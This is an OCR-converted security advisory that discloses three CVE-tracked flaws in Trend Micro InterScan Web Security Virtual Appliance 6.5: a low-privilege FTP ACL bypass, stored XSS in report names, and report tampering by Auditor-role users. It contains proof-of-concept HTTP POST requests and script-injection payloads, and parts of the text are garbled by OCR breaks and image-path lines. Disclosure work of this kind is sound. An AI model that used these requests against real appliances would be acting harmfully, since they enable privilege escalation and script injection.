Qualys Security Advisory QSA-2017-01-12

January 12, 2017

Multiple Vulnerabilities in Trend Micro Interscan Web Security Virtual Appliance (IWSVA) 6.5.x

---

SYNOPSIS:

TrendMicro InterScan Web Security Virtual Appliance (IWSVA) does not implement functional level access control properly.

Reference:

http://downloadcenter.trendmicro.com/?prodid=86&regs=NABU

CVE:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6338

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6339

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6340


VULNERABILITY DETAILS:

Vulnerability 1: Missing functional level access control allows an authenticated user change FTP access control setting

An authenticated, remote user with least privilege/role (a user with 'Auditor' role) can change 'FTP Access Control Settings' to add his own machines IP address into allowed IP addresses list.

Vulnerable/Tested Version:

InterScan Web Security Virtual Appliance version IWSVA 6.5-SP2 Critical Patch Build 1739. Older versions are also affected.




Risk Factor: Medium

Impact:


An attacker with read only rights can change 'FTP Access Control Settings' by sending a specially crafted POST request.

Proof-Of-Concept:


1. Create a least privileged user '**Auditor**' and assign it '**Auditor**' role.



2. Log into IWSVA web console with least privilege user '**Auditor**'.



3. FTP Access Control Settings



4. Make sure that you don't have FTP access

```
root@kaps-virtual-machine:/# ftp 192.168.253.150
Connected to 192.168.253.150.
421-Your IP (192.168.253.133) does not have access to the IWSVA server.Contact your network administrator.
421 Connection rejected
ftp> bye
```

5. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.


6. Send following POST request using BurpSuite Repeater with '**CSRFGuardToken**' and '**JSSESSIONID**' values obtained earlier. Follow redirections in BurpSuite to complete the request.

```
POST /ftp_clientip.jsp HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
. Accept-Language: en-US,en;q=0.5
. Accept-Encoding: gzip, deflate
. Referer: http://192.168.253.150:1812/ftp_clientip.jsp
. Cookie: JSESSIONID=443F1AAE87DC29CD98963E03039E9271
. Connection: close
. Upgrade-Insecure-Requests: 1
. Content-Type: application/x-www-form-urlencoded
. Content-Length: 250
.
. CSRFGuardToken=ESED4V87KWDVPEHWC4BYXW86SV9IW5EW&op=save&change_op=nochan
d&daemonaction=8&input_tips=40+characters+maximum&ftp__use_client_acl=yes&use_client_acl_vi
w=yes&inputtype=ip&ip=192.168.253.133&desc=Ubuntu&itemlist=192.168.253.133+%3BUbuntu
```

5. This enables FTP access

```
root@kaps-virtual-machine:/# ftp 192.168.253.150
Connected to 192.168.253.150.
220 IWSS FTP proxy ready
Name (192.168.253.150:root):
```

6. Now log into IWSVA web console as admin from another browser and check to see if FTP Access Control List has been updated



Note: Per #3, the FTP ACL list did not have any IP addresses there but FTP access based on client IP was still enabled. In either case, the above request would add an IP address to the list wiping out existing IP address if any.

Vulnerability 2- Stored Cross-Site Scripting (XSS)

An authenticated, remote attacker can inject a Java script while creating a new report that results in a stored cross-site scripting attack.

Risk Factor: Medium

Impact:

An attacker with low privileges can inject malicious Java script by sending a specially crafted POST request to add a new user (which he shouldn't be able to as per **Vulnerability#1** mentioned above).

Vulnerable Parameters: -

a. name

Note: Other parameters may be vulnerable.

CVSS Score: AV:N/AC:L/AU:S/C:N/I:P/A:N

Proof-Of-Concept:

1. Create a least privileged user '**test**' and assign it '**Reports Only**' role.
2. Log into IWSVA web console with least privilege user '**test**'.
3. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.
4. Send following POST requests using BurpSuite Repeater with '**CSRFGuardToken**' and '**JSSESSIONID**' values obtained earlier. Follow redirections in BurpSuite to complete the request.

Request#1:


```
POST /rest/commonlog/report/template HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://192.168.253.150:1812/report_action.jsp?CSRFGuardToken=EPCB6FAIRAK4393A74A9SYCRKR2C
VZM&mode=edit&tid=19b59380-4a41-4134-81af-f7e2e6ce06d9
Content-Length: 88
Cookie: JSESSIONID=5F8A705062C1D9C14B0026F8C89D5CC8
Connection: close

{"action":"check_name","name":"TestReport1\<script\>alert(\"Hola Report!\")\</script\>"}
```


Request#2:


```
POST /rest/commonlog/report/template HTTP/1.1
```

```
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://192.168.253.150:1812/report_action.jsp?CSRFGuardToken=EPCB6FAIRAK4393A74A9SYCRKR2C
VZM&mode=edit&tid=19b59380-4a41-4134-81af-f7e2e6ce06d9
Content-Length: 3041
Cookie: JSESSIONID=5F8A705062C1D9C14B0026F8C89D5CC8
Connection: close

{"action":"modify","tid":"19b59380-4a41-4134-81af-f7e2e6ce06d9","template":{"tid":"19b59380-4a41-41
81af-f7e2e6ce06d9","name":"TestReport1\<script\>alert(\"Hola
Report!\")\</script\>","description":"","enable":true,"period":"1D","from":-2209096400,"to":-
2209096400,"frequency":0,"scheduled":false,"start_date":1481060520,"runtime":"0:0:0","max_exec_numbe
:0,"type":"PDF","list_number":10,"mail_enable":false,"mail_from":"","mail_to":[""],"subject":"","message"
","mail_attach":false,"fail_notice":false,"fail_mail_to":[""],"report_by":0,"report_by_list":{},"reports":{"int
net_security":[["top_malware_spyware_detection",10,true,[0]],["top_botnet_detection",10,true,[0]],["top_ad
nced_threats_detection",10,true,[0]],["top_custom_defense_apt_blocking",10,true,[0]],["c&c_contact_alert_
unt_by_date",0,true,[0]],["top_c&c_contact_ip_domains",10,true,[0]],["top_users_hosts_detected_by_c&c_
ntact_alert",10,true,[0]],["top_groups_detected_by_c&c_contact_alert",10,true,[0]],["top_malicious_sites_b
cked",10,true,[0]],["top_users_blocked_by_malware_spyware",10,true,[0]],["top_users_blocked_by_malicio
s_sites",10,true,[0]],["top_groups_blocked_by_malware_spyware",10,true,[0]],["top_groups_blocked_by_m
icious_site",10,true,[0]],["top_users_by_bot_net_detection",10,true,[0]],["most_violation_for_http_malware
can_policy",0,true,[0]],["malicious_sites_blocked_by_date",0,true,[2]],["malware_spyware_detection_by_da
",0,true,[2]],["malware_spyware_detection_trend",0,true,[3]]],"internet_access":[["top_applications_visited"
0,true,[0]],["top_url_categories_visited",10,true,[0]],["top_sites_visited",10,true,[0]],["top_users_by_request
,10,true,[0]],["top_groups_by_requests",10,true,[0]],["top_url_categories_by_browse_time",10,true,[0]],["to
sites_visited_by_browse_time",10,true,[0]],["top_users_by_browse_time",10,true,[0]],["activity_level_by_d
s",0,true,[5]]],"bandwidth":[["top_url_categories_by_bandwidth",10,true,[0]],["top_applications_by_bandwi
h",10,true,[0]],["top_users_by_bandwidth",10,true,[0]],["top_groups_by_bandwidth",10,true,[0]],["top_sites
by_bandwidth",10,true,[0]],["total_traffic_by_days",0,true,[3]]],"policy_enforcement":[["top_url_categories
locked",10,true,[0]],["top_applications_blocked",10,true,[0]],["top_users_enforced",10,true,[0]],["top_group
enforced",10,true,[0]],["top_sites_blocked",10,true,[0]],["top_users_by_http_inspection",10,true,[0]],["most_
iolation_for_url_filtering_policy",0,true,[0]],["most_violation_for_application_control_policy",0,true,[0]],["
ost_violation_for_access_quota_control_policy",0,true,[0]],["most_violation_for_applets_and_activex_polic
",0,true,[0]],["most_violation_for_http_inspection_policy",0,true,[0]]],"data_security":[["top_dlp_templates_
locked_by_requests",10,true,[2]],["top_blocked_users",10,true,[0]],["top_blocked_groups",10,true,[0]],["mo
_violation_for_data_loss_prevention_policy",0,true,[0]]],"custom_reports":[]},"last_gen_time":1481103598
current_exec_time":1,"scheduled_time_filter":"0","device_group":"","last_update_by":"test2"}}
```


5. Any user visiting 'reports.jsp' and 'show_auditlog.jsp' pages will see alert 'Hola Report!':


InterScan™ Web Security Virtual Appliance
Welcome,test2
Log Off
Search
System Status
Dashboard
Password
Logs
Reports
Add
Copy
Delete
Report Name
Period
Generate Report
Saved Reports
Next Report On
TestRep
Last 1 Day(s)
Run Now
Thursday 01 Dec 2016 16:45 IST
Message from webpage
Hola Report!
OK


InterScan™ Web Security Virtual Appliance
Welcome,test2
Log Off
Search
System Status
Dashboard
Password
Logs
Reports
Add
Copy
Delete
Report Name
Period
Generate Report
Saved Reports
TestRep
Last 1 Day(s)
Run Now
Thursday 01 Dec 2016 16:45 IST
TestReport1
Last 1 Day(s)
Run Now
Wednesday 07 Dec 2016 15:09 IST


InterScan™ Web Security Virtual Appliance
Welcome,admin
Search
System Status
Dashboard
Application Control
Bandwidth Control
HTTP
FTP
Logs
Reports
Updates
Hola Report!
OK

Audit Log:


192.168.253.150:1812/show_auditlog.jsp
Search
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
InterScan™ Web Security Virtual Appliance
Audit Log as 1/12/17 5:18 PM
Export to CSV
Print
Refresh
User
Date
Action Performed
test
11/25/16 12:50:10 PM
user log on
Hola Report!
Prevent this page from creating additional dialogs
OK

Vulnerability 3- Missing functional level access control allows an Auditor user modify existing reports or create new one, thus can exploit Stored Cross-Site Scripting vulnerability mentioned above.

An authenticated, remote attacker with 'Auditor' role assigned to him/her, can modify existing reports or create a new one. This user can also exploit the stored cross-site scripting vulnerability mentioned above.

Risk Factor: Medium

Impact:

An attacker with low privileges can create/modify reports and inject malicious Java script by sending a specially crafted POST request.

Vulnerable Parameters: -

b. name

Note: Other parameters may be vulnerable.

CVSS Score: AV:N/AC:L/AU:S/C:N/I:P/A:N

Proof-Of-Concept:

1. Create a least privileged user '**Auditor**' and assign it '**Auditor**' role.
2. Log into IWSVA web console with least privilege user '**Auditor**'.
3. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.
4. Send following POST requests using BurpSuite Repeater with '**CSRFGuardToken**' and '**JSSESSIONID**' values obtained earlier. Follow redirections in BurpSuite to complete the request.

Request#1:


```
POST /rest/commonlog/report/template HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://192.168.253.150:1812/report_action.jsp?CSRFGuardToken=5XODT278I1J9VZJ4PHUU2PJVPCGS
YP&mode=add
Content-Length: 92
Cookie: JSESSIONID=E7002FCE8A03291749B1449541B9844C
Connection: close

{"action":"check_name","name":"AuditorsReport\<script\>alert(\"Hola Auditor!\")\</script\>"}
```

Request#2:

